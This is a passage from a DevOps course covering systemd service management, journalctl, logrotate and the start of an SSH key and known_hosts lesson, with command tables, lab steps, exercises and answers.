Not all logs go through the journal. Many programs (Nginx, PostgreSQL, Apache) also write plain text files under `/var/log/`. Those files grow forever unless **log rotation** — the `logrotate` tool, run daily by a timer or cron — renames, compresses and deletes old ones. A competent operator knows both worlds: journal for service lifecycle and stdout logs, files plus logrotate for traditional daemons.

2 Why it matters in DevOps

- `systemctl status` + `journalctl -u` **are the first two commands in nearly every Linux incident.** They answer "is it running, why did it stop, and what did it say last?"
- **Safe changes:** knowing the difference between `reload` (re-read config, no downtime) and `restart` (brief outage) is the difference between a quiet deploy and a blip in the error graph.
- **Disk safety:** unrotated logs are one of the top causes of full disks (Filesystem Hierarchy §1.1). Rotation and journal size limits are a standard hardening checklist item.
- **Forensics and audits:** persistent, timestamped, per-unit logs let you reconstruct an outage hours later, and `journalctl _COMM=sudo` shows who ran what.
- **Foundation for observability:** log shippers (Promtail, Fluent Bit, the CloudWatch agent) read the journal or these files and forward them. See Structured Logging §10.5.

3 Real-world system example

Kubernetes nodes and the twelve-factor "logs to stdout" pattern. On a kubeadm-built Kubernetes node, the `kubelet` and the container runtime (`containerd`) are systemd services, so a failing node is debugged with `systemctl status kubelet` and `journalctl -u kubelet`. Container logs are different: the runtime writes them as files under `/var/log/pods/` and `/var/log/containers/`, and a node-level log agent tails those files — the same two-world split described above.

The widely used **twelve-factor app** guidance says applications should write logs to stdout and let the execution environment collect them. systemd is that environment for a plain VM: a Node.js process that just `console.log`s needs no log-file code at all, and `journalctl -u shop-api -f` shows it live. Debian and Ubuntu packages for **Nginx** and **PostgreSQL** ship `logrotate` rules in `/etc/logrotate.d/` (`nginx`, `postgresql-common`) that rotate their text logs, which is why a stock server does not fill its disk with web logs within weeks.

4 Diagram

Where a service's output goes:




Figure 1.11-1

The service state machine you drive with `systemctl`:




Figure 1.11-2

5 How it works

`systemctl` essentials

Goal	Command	Notes
Run now / stop now	`sudo systemctl start X` / `stop X`	does not change boot behavior
Stop then start	`sudo systemctl restart X`	brief downtime; use for binary/unit changes
Re-read config without stopping	`sudo systemctl reload X`	only if the service supports it (`ExecReload`); Nginx, PostgreSQL, sshd do
Reload or fall back to restart	`sudo systemctl reload-or-restart X`	safe default in deploy scripts
Start at boot	`sudo systemctl enable X` / `disable X`	symlink only; add `--now` to also start/stop
Prevent any start (even by dependency)	`sudo systemctl mask X` / `unmask X`	links the unit to `/dev/null`

Goal	Command	Notes
State	`systemctl status X`, `is-active X`, `is-enabled X`, `is-failed X`	the last three print one word and set the exit code (handy in scripts)
All services	`systemctl list-units --type=service`, `--state=failed`	`systemctl --failed` lists broken ones
See files	`systemctl cat X`, `systemctl show X -p ExecStart,MainPID,NRestarts`	`show` gives machine-readable properties
After editing a unit file	`sudo systemctl daemon-reload`	then restart the service
Clear a failed state	`sudo systemctl reset-failed X`	resets the restart-rate limiter too
Reboot / power off	`sudo systemctl reboot`, `poweroff`	

Reading `systemctl status`:

```
● shop-api.service - shop-api (Node.js)
     Loaded: loaded (/etc/systemd/system/shop-api.service; enabled; preset: enabled)
     Active: active (running) since Fri 2026-10-09 09:12:44 UTC; 3h 2min ago
   Main PID: 2210 (node)
      Tasks: 11 (limit: 4557)
     Memory: 68.4M
        CPU: 14.221s
     CGroup: /system.slice/shop-api.service
             └─2210 /usr/bin/node /opt/shop-api/server.js

Oct 09 09:12:44 web1 systemd[1]: Started shop-api.service - shop-api (Node.js).
Oct 09 09:12:45 web1 node[2210]: shop-api listening on 127.0.0.1:3000
```

`Loaded` tells you whether it starts at boot (`enabled` / `disabled`); `Active` tells you the state now; the last lines are the tail of the journal. A service with `Active: failed (Result: exit-code)` or `activating (auto-restart)` is a crash loop.

`journalctl` essentials

Goal	Command
Logs for one service	`journalctl -u shop-api` (add `-u nginx` more than once to interleave)
Follow live	`journalctl -u shop-api -f`
Last N lines	`journalctl -u shop-api -n 100 --no-pager`
Time window	`journalctl -u shop-api --since "1 hour ago"`, `--since "2026-10-09 09:00" --until "09:30"` (short: `-S`, `-U`)
Current boot / previous boot	`journalctl -b`, `journalctl -b -1` (needs persistent journal)

Goal	Command
Priority filter	`journalctl -p err` (error and worse), `-p warning..err`; levels: `emerg alert crit err warning notice info debug`
Kernel messages	`journalctl -k` (like `dmesg`)
By process / user / executable	`journalctl _PID=2210`, `_UID=1001`, `_COMM=sudo`, `_SYSTEMD_UNIT=ssh.service`
Text search in the message	`journalctl -u shop-api -g 'ECONNREFUSED'` (regex `-g` / `--grep`)
Newest first	`journalctl -r`
Machine-readable output	`journalctl -u shop-api -o json-pretty`, `-o cat` (message only)
Disk used	`journalctl --disk-usage`
Shrink	`sudo journalctl --vacuum-size=500M`, `--vacuum-time=2weeks`

Persistence: on many Ubuntu/Debian installs the journal is stored on disk (`/var/log/journal` exists); where it does not, the journal lives in RAM under `/run/log/journal` and **disappears on reboot** — exactly when you want it. Make it persistent and bounded with a drop-in file `/etc/systemd/journald.conf.d/50-size.conf`:

```ini
[Journal]
Storage=persistent
SystemMaxUse=1G
MaxRetentionSec=1month
```

then `sudo systemctl restart systemd-journald`. (`Storage=auto` — the default — is persistent only if the directory `/var/log/journal` exists.) Entries may also be rate-limited per service if one spams; the message "Suppressed N messages" tells you.

Log rotation with `logrotate`

`logrotate` runs from `logrotate.timer` (daily) and reads `/etc/logrotate.conf` plus one file per application in `/etc/logrotate.d/`. A rule for the `shop-api` text logs:

```
/var/log/shop-api/*.log {
    daily
    rotate 14
    compress
    delaycompress
    missingok
    notifempty
    create 0640 shop-api adm
    postrotate
        systemctl kill -s HUP shop-api.service >/dev/null 2>&1 || true
    endscript
}
```

Directive	Meaning
`daily` / `weekly` / `size 100M`	when to rotate (by time or by size)
`rotate 14`	keep 14 old files, delete older
`compress`, `delaycompress`	gzip old logs; wait one cycle so a process still writing to the last file is safe
`missingok`, `notifempty`	no error if absent; skip empty files
`create MODE OWNER GROUP`	create a fresh empty log with these permissions
`copytruncate`	copy then truncate the original in place — for apps that cannot reopen files; may lose a few lines
`postrotate … endscript`	tell the program to reopen its log file (signal or reload)

The rotation mechanism is `rename app.log → app.log.1`, create a new `app.log`, then signal the program to reopen it (Processes and Signals §1.8). Test without changing anything: `sudo logrotate -d /etc/logrotate.d/shop-api` (debug, dry run) and force one with `sudo logrotate -f …`.

6 Step-by-step guide

Prerequisites: an Ubuntu/Debian VM or VPS with systemd and `sudo` (not a plain Docker container). The guide uses `ssh`, which is installed on most servers (the unit is `ssh.service` on Debian/Ubuntu, `sshd.service` on RHEL-family). Optionally install Nginx (`sudo apt-get install -y nginx`) for the later steps.

1. **Inspect a running service.**

```bash
systemctl status ssh --no-pager
systemctl is-active ssh; systemctl is-enabled ssh
systemctl show ssh -p MainPID,ActiveState,NRestarts
```

   Expected: `active`, `enabled` and a `MainPID`.

2. **Read its logs.**

```bash
journalctl -u ssh -n 20 --no-pager
journalctl -u ssh --since "1 hour ago" --no-pager | tail
```

   You will see logins (`Accepted publickey for …`) and any failed attempts (`Failed password` or `Invalid user`).

3. **Filter by severity and by boot.**

```bash
journalctl -p err -b --no-pager | tail -20
journalctl -k -n 10 --no-pager              # kernel ring buffer
journalctl --list-boots | tail -3
journalctl --disk-usage
```

4. **Follow logs live while you cause events.** In terminal A: `journalctl -f -u ssh`. In terminal B, open a new SSH session or run `ssh -o BatchMode=yes -o PreferredAuthentications=none invalid@localhost` and watch the entries appear in terminal A.

5. **Practice reload vs restart with Nginx.**

```bash
sudo systemctl enable --now nginx
systemctl show nginx -p MainPID
sudo nginx -t && sudo systemctl reload nginx     # validate, then graceful reload
systemctl show nginx -p MainPID                   # same master PID: no restart
  happened
sudo systemctl restart nginx
systemctl show nginx -p MainPID                   # new PID
```

6. **Make a service fail on purpose and diagnose it from the journal.**

```bash
sudo tee /etc/systemd/system/badapp.service > /dev/null <<'EOF'
```

```
[Unit]
Description=Deliberately broken demo

[Service]
ExecStart=/bin/sh -c 'echo "starting"; echo "fatal: cannot connect to db" >&2; exit 1'
Restart=on-failure
RestartSec=2
StartLimitIntervalSec=30
StartLimitBurst=3
EOF
sudo systemctl daemon-reload
sudo systemctl start badapp
sleep 8
systemctl status badapp --no-pager | head -12
journalctl -u badapp --no-pager | tail -12
```

Expected: after three quick failures systemd gives up with `start-limit-hit` / `Result: start-limit-hit`, and the journal shows the repeated `fatal: cannot connect to db` lines. This is how a crash loop looks. Clean up: `sudo systemctl reset-failed badapp; sudo rm /etc/systemd/system/badapp.service; sudo systemctl daemon-reload`.

7. **Limit the journal.**

```bash
journalctl --disk-usage
sudo journalctl --vacuum-time=7d            # drop entries older than 7 days
sudo mkdir -p /etc/systemd/journald.conf.d
printf '[Journal]\nSystemMaxUse=500M\n' | sudo tee /etc/systemd/journald.conf.d/50-
  size.conf
sudo systemctl restart systemd-journald
```

8. **Write and test a logrotate rule.**

```bash
sudo mkdir -p /var/log/demoapp
sudo sh -c 'seq 1 5000 > /var/log/demoapp/app.log'
sudo tee /etc/logrotate.d/demoapp > /dev/null <<'EOF'
/var/log/demoapp/*.log {
    size 10k
    rotate 3
    compress
    delaycompress
    missingok
    notifempty
    copytruncate
}
EOF
sudo logrotate -d /etc/logrotate.d/demoapp   # dry run: reads "log needs rotating"
sudo logrotate -f /etc/logrotate.d/demoapp   # force a rotation
```

```
ls -l /var/log/demoapp
```

Expected: `app.log` (empty again) and `app.log.1`. Run the force command again and `app.log.2.gz` appears (that is `delaycompress` working). If `logrotate` is missing: `sudo apt-get install -y logrotate`. Clean up with `sudo rm -r /var/log/demoapp /etc/logrotate.d/demoapp`.

9. **Check that rotation actually runs.**

```bash
systemctl list-timers logrotate.timer --no-pager
cat /var/lib/logrotate/status | head -5
```

7 Real-world scenario

(Illustrative.) A Friday-evening deploy of `shop-api` "succeeded" but checkout errors rise. `systemctl status shop-api` shows `active (running)` — but `Active:` says `since … 20s ago` and `NRestarts` is climbing: the service starts, dies and is restarted every few seconds. `journalctl -u shop-api -n 50 --no-pager` shows `Error: Missing environment variable DATABASE_URL`: the new release read a variable that was added to the staging env file but never to `/etc/shop-api/shop-api.env` in production.

They add the variable, run `sudo systemctl restart shop-api`, and watch `journalctl -u shop-api -f` until `listening on 127.0.0.1:3000` appears. The post-incident change: the deploy script now ends with `systemctl is-active --quiet shop-api && curl -fsS http://127.0.0.1:3000/health` and fails loudly otherwise. **Lesson:** `active (running)` is a snapshot — check the restart count and the logs, then verify with a real request.

8 Common mistakes and best practices

Don't

- Use `restart` when `reload` is supported — you drop connections for no reason.
- Forget `daemon-reload` after editing a unit, or `enable` after creating one, then lose the service at the next reboot.
- Run `journalctl` without a unit or time filter on a busy host and scroll through gigabytes; and don't forget `--no-pager` in scripts.
- Rely on a RAM-only journal for production forensics, or let the journal and `/var/log` grow without limits.

- Use `copytruncate` everywhere out of laziness; prefer a proper reopen (`postrotate` + signal) when the app supports it.
- `rm` a live log file to "rotate" it — the process keeps writing to the deleted inode.

Do

- Check `status`, then `journalctl -u … -n 100`, then the process (`ps`), in that order.
- `nginx -t` / `sshd -t` (validate config) **before** `reload` or `restart`.
- Make the journal persistent with a size limit, and rotate text logs with `logrotate` (and test with `-d`).
- Log to stdout/stderr from your own services and let journald capture them.
- Use `systemctl is-active` / `is-enabled` and exit codes in scripts and CI health checks.

9 Tasks

- [ ] **T1 — Tour a service** *(≈20 min, beginner)*
  - **Goal:** read `systemctl status` fluently.
  - **Steps:**
    1. Run `systemctl status ssh` (or `cron`) and label each line of output: Loaded, Active, Main PID, CGroup, recent logs.
    2. Run `systemctl show ssh -p MainPID,ActiveEnterTimestamp`.
  - **Done when:** you can say whether the service is enabled, how long it has been up and its PID without re-reading the page.
- [ ] **T2 — Filter the journal** *(≈30 min, beginner)*
  - **Goal:** answer questions with filters, not scrolling.
  - **Steps:**
    1. List all errors since the last boot (`-p err -b`).
    2. Show only `ssh` entries from the last hour.
    3. Find every `sudo` command run today with `journalctl _COMM=sudo --since today`.
    4. Output one entry as JSON with `-o json-pretty -n 1` and name five fields.
  - **Done when:** you have the three results and have identified `_SYSTEMD_UNIT`, `_PID`, `PRIORITY`, `MESSAGE` and `__REALTIME_TIMESTAMP` in the JSON.
- [ ] **T3 — Reload, don't restart** *(≈30 min, intermediate)*
  - **Goal:** prove a reload keeps the same process.
  - **Steps:**

1. Install Nginx. Record its master PID.
2. Change the `server_name` or add a response header, run `nginx -t`, then `systemctl reload nginx`.
3. Confirm the new setting is live (`curl -sI localhost`) and the master PID is unchanged. Then `restart` and show the PID changed.

- **Done when:** you have PID evidence for both cases.

☐ **T4 — Break it and fix it: crash loop** *(≈40 min, intermediate)*

- **Goal:** diagnose and cure a failing unit from its logs alone.
- **Steps:**
  1. Create a service whose `ExecStart` points at `/usr/bin/nodee` (typo) and one whose env file is missing (`EnvironmentFile=/etc/nope.env`).
  2. For each, use only `systemctl status` and `journalctl -u` to find the error message, and fix it.
- **Done when:** both units reach `active (running)` and you wrote down the exact journal line that revealed each cause.

☐ **T5 — Rotate logs correctly** *(≈45 min, intermediate)*

- **Goal:** build a `logrotate` rule for a real file-writing app and prove it works.
- **Steps:**
  1. Write a small script or service that appends a line per second to `/var/log/demoapp/app.log`.
  2. Create a `size`-based rule with `rotate 3`, `compress`, `delaycompress`, and either `postrotate` or `copytruncate`.
  3. Run `logrotate -d`, then `-f` several times.
- **Done when:** `ls` shows `app.log`, `app.log.1`, `app.log.2.gz`, `app.log.3.gz`, the oldest is deleted at the fourth rotation, and the app kept writing throughout.

☐ **T6 — Prove it: a post-deploy checker** *(≈45 min, advanced)*

- **Goal:** automate the first five minutes of diagnosing a service.
- **Steps:**
  1. Without the guide, write `svc-check.sh <unit>` that prints `is-active`, `is-enabled`, `NRestarts`, uptime, the last 20 journal lines, and the count of `err`-or-worse entries in the last 10 minutes.
  2. Exit non-zero if the unit is not active or has restarted more than 3 times in the last 10 minutes. Test it against a healthy and a deliberately broken unit.

- **Done when:** the script gives exit 0 on a healthy service, a non-zero code on the broken one, and you can explain each command.

10 Self-check questions

1. What is the difference between `restart`, `reload` and `reload-or-restart`?
2. What does `enable` do, and why does a running, non-enabled service vanish after reboot?
3. How do you see the last 100 lines of a service's log and keep following new ones?
4. After a reboot you cannot find yesterday's logs with `journalctl -b -1`. Why, and what fixes it?
5. How does `logrotate` avoid breaking a process that still has the log file open?
6. What does `Active: activating (auto-restart)` with a growing `NRestarts` tell you?

ANSWERS

1. `restart` stops and starts (downtime); `reload` asks the running process to re-read its config (no downtime, if supported); `reload-or-restart` reloads if possible, else restarts.
2. It creates a symlink in the target's `.wants/` directory so the unit starts at boot. Without it, nothing starts the service after a reboot.
3. `journalctl -u NAME -n 100 -f`.
4. The journal was stored only in RAM (`/run/log/journal`). Create `/var/log/journal` or set `Storage=persistent` in `journald.conf`, then restart `systemd-journald`.
5. It renames the file and then signals the program to reopen it (`postrotate`), or uses `copytruncate`, which copies and then truncates the same inode in place.
6. A crash loop: the process keeps exiting, and systemd keeps restarting it. Read the journal for the exit reason; the rate limit may soon put it in `failed`.

11 Further reading

- `man systemctl`, `man journalctl`, `man journald.conf`, `man logrotate`, `man systemd.exec` — the authoritative references.
- freedesktop.org systemd documentation (systemd.io); Ubuntu Server and Red Hat documentation on managing services and journald.
- Adam Wiggins, "The Twelve-Factor App" (12factor.net), factor XI: Logs.
- See also: Daemons and systemd §1.9, System Monitoring Commands §1.10, and Structured Logging §10.5.

LAB NOTES What I ran, what I saw, what it means

1.12 SSH Keys, known_hosts and authorized_keys

Topic 12 of 13 | ~4 hours | Difficulty: Intermediate

1 What it is

SSH (Secure Shell) is the encrypted protocol, on TCP port 22 by default, used to log in to and run commands on remote machines, and to copy files with `scp`, `sftp` and `rsync`. It replaces older unencrypted tools such as telnet. SSH solves two separate trust problems, and each has its own file:

1. **Does the server prove it is the server I meant to reach?** (host verification). The first time you connect, SSH shows the server's **host key fingerprint**; you accept it, and the client remembers it in `~/.ssh/known_hosts`. Next time, a different key triggers a loud warning — it may be a man-in-the-middle attack.
2. **Does the client prove it is an allowed user?** (user authentication). With **public-key authentication** you generate a **keypair**: a *private key* that never leaves your machine and a *public key* you copy to the server's `~/.ssh/authorized_keys`. The server sends a challenge only the private key can answer, so no password crosses the network and there is nothing to guess or brute-force.

2 Why it matters in DevOps

- **SSH keys are how humans and automation get into servers.** CI/CD deploy steps, Ansible, `rsync` backups and Git over SSH (`git@github.com`) all use them.
- **A leaked or unmanaged private key is a standing breach.** Keys without passphrases on laptops, shared "team keys", and keys that nobody removed after someone left are among the most common real-world access problems.
- **Brute-force noise is constant.** Any public server on port 22 receives automated password-guessing within minutes of coming online; key-only login removes that whole risk class.
- **Rebuilt servers change host keys.** Autoscaling and reprovisioning make "WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED" a daily event; you must know when it is harmless and when it is an attack.

- **Permissions are enforced.** sshd silently refuses keys if `~/.ssh` or `authorized_keys` have the wrong owner or modes (File Permissions §1.6) — the most common reason "my key doesn't work".

3 Real-world system example

GitHub and AWS EC2. GitHub lets you add public SSH keys to your account (Settings, SSH and GPG keys) and then serves Git over `git@github.com`: you authenticate with the private key and GitHub maps the matching public key to your account. GitHub publishes its SSH host key fingerprints in its documentation precisely so that you can compare them with what `ssh` shows on first connect.

On **AWS EC2**, when you launch an instance you name a *key pair*; AWS places the public half in `~/.ssh/authorized_keys` of the image's default user (`ubuntu` on Ubuntu AMIs, `ec2-user` on Amazon Linux), and password login is disabled. You keep the private `.pem` file. Newer practice goes further: AWS Systems Manager Session Manager and EC2 Instance Connect avoid long-lived keys altogether, and large organizations use SSH certificates signed by a certificate authority with short lifetimes. The mechanics you learn here are the base for all of those.

4 Diagram

First-connect host verification and key authentication, step by step:



Client ssh
known_hosts file
Server sshd
authorized_keys file
TCP connect to port 22 and protocol hello
server host public key and signed key exchange
do I know this host key
alt
[first time]
unknown
show fingerprint and ask yes or no
save host and key on yes
[key differs from the saved one]
mismatch
WARNING host identification changed and abort
encrypted channel is now established
I am alice, here is my public key
is this public key listed for alice
yes
random challenge
signature made with the private key
verify signature with the public key
authenticated, start shell

Figure 1.12-1

Who holds what:




Figure 1.12-2

5 How it works

Key types

Type	Command	Notes
Ed25519	`ssh-keygen -t ed25519`	Modern default: short keys, fast, strong. Use it unless a system cannot
RSA	`ssh-keygen -t rsa -b 4096`	Universally supported; use at least 3072 bits (4096 is common)
ECDSA	`-t ecdsa`	Works, but Ed25519 is generally preferred
DSA	—	Obsolete; disabled by default in current OpenSSH

Files you must know

File	Where	Purpose	Mode
`~/.ssh/id_ed25519`	client	**private** key — never share, never commit	`600`
`~/.ssh/id_ed25519.pub`	client	public key — safe to share, paste into GitHub/servers	`644`

File	Where	Purpose	Mode
`~/.ssh/known_hosts`	client	host keys of servers you've verified	`644`
`~/.ssh/config`	client	per-host shortcuts (see the next topic)	`600`
`~/.ssh/authorized_keys`	server, in the **target user's** home	public keys allowed to log in as that user	`600`
`~/.ssh/`	both	the directory itself	`700`
`/etc/ssh/sshd_config`	server	daemon configuration	`644`, root-owned
`/etc/ssh/ssh_host_*_key(.pub)`	server	the server's own identity	private `600`

The server also requires that the **home directory is not group- or world-writable** (`StrictModes yes`). If any of these are wrong sshd logs `Authentication refused: bad ownership or modes for file …` and the login falls through to the next method.

Anatomy of an `authorized_keys` line

```
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHxPNGxaIH6gpNrLCTFwVjYvndcJ4+cx/b1YbyBxMvcO
  alice@laptop
^type       ^base64 public key
  ^comment (free text)
```

One key per line. Optional **options** go before the key type and can restrict what the key may do:

```
command="/usr/local/bin/backup.sh",no-pty,no-port-forwarding,no-agent-
  forwarding,from="203.0.113.10" ssh-ed25519 AAAA... ci-backup
```

Option	Effect
`command="..."`	the key can only run this command, whatever the client asks
`from="203.0.113.10,*.example.com"`	only accepted from those addresses
`no-pty`, `no-port-forwarding`, `no-agent-forwarding`, `no-X11-forwarding`	switch off capabilities
`restrict`	switch off all of the above at once; then re-allow only what you need

Host keys, `known_hosts` and fingerprints

- A fingerprint is a hash of a public key, e.g. `SHA256:D8RtMb…`. Compare it with an **out-of-band** source (cloud console output, the provider's documentation, an admin) before typing `yes`.
- `known_hosts` entries may be hashed (`HashKnownHosts yes`, the Debian/Ubuntu client default) so the file does not reveal your server list.
- When a server is legitimately rebuilt, remove the stale entry: `ssh-keygen -R web1.example.com`, reconnect, and verify the new fingerprint.
- `StrictHostKeyChecking`: `ask` (default, prompts), `accept-new` (trusts unknown hosts but still blocks changed keys — a good compromise for automation), `yes` (fail unless already known), `no` (**never use**: disables the protection).

Passphrases

A passphrase encrypts the private key file on disk. If the laptop is stolen or the file leaks, the key is useless without it. Typing it every time is avoided with `ssh-agent`, covered in ssh-agent and Port Forwarding §1.13. Automation keys that cannot use a passphrase should be single-purpose, restricted with the options above, and stored in a secrets manager.

6 Step-by-step guide

Prerequisites: an SSH client (macOS, Linux, WSL2 and recent Windows have it) and a server you can reach by password or console once: a cheap VPS, a cloud VM, a local VM, or a local container with `openssh-server`. Nothing here costs money on a local VM.

1. **Check what you have.**

   ```bash
   ssh -V
   ls -la ~/.ssh
   ```

   `ssh -V` prints something like `OpenSSH_9.6p1 Ubuntu…`. If `~/.ssh` is missing, step 2 creates it.

2. **Generate an Ed25519 keypair with a passphrase.**

   ```bash
   ssh-keygen -t ed25519 -C "alice@laptop-2026" -f ~/.ssh/id_ed25519
   ```

   Enter a passphrase when asked. Expected: it prints `Your public key has been saved in …/id_ed25519.pub` and a randomart image. The `-C` comment is only a label.

3. **Inspect both halves.**

```bash
ls -l ~/.ssh/id_ed25519 ~/.ssh/id_ed25519.pub   # private is -rw------- (600), public
  -rw-r--r--
cat ~/.ssh/id_ed25519.pub                        # one line: ssh-ed25519 AAAA...
  alice@laptop-2026
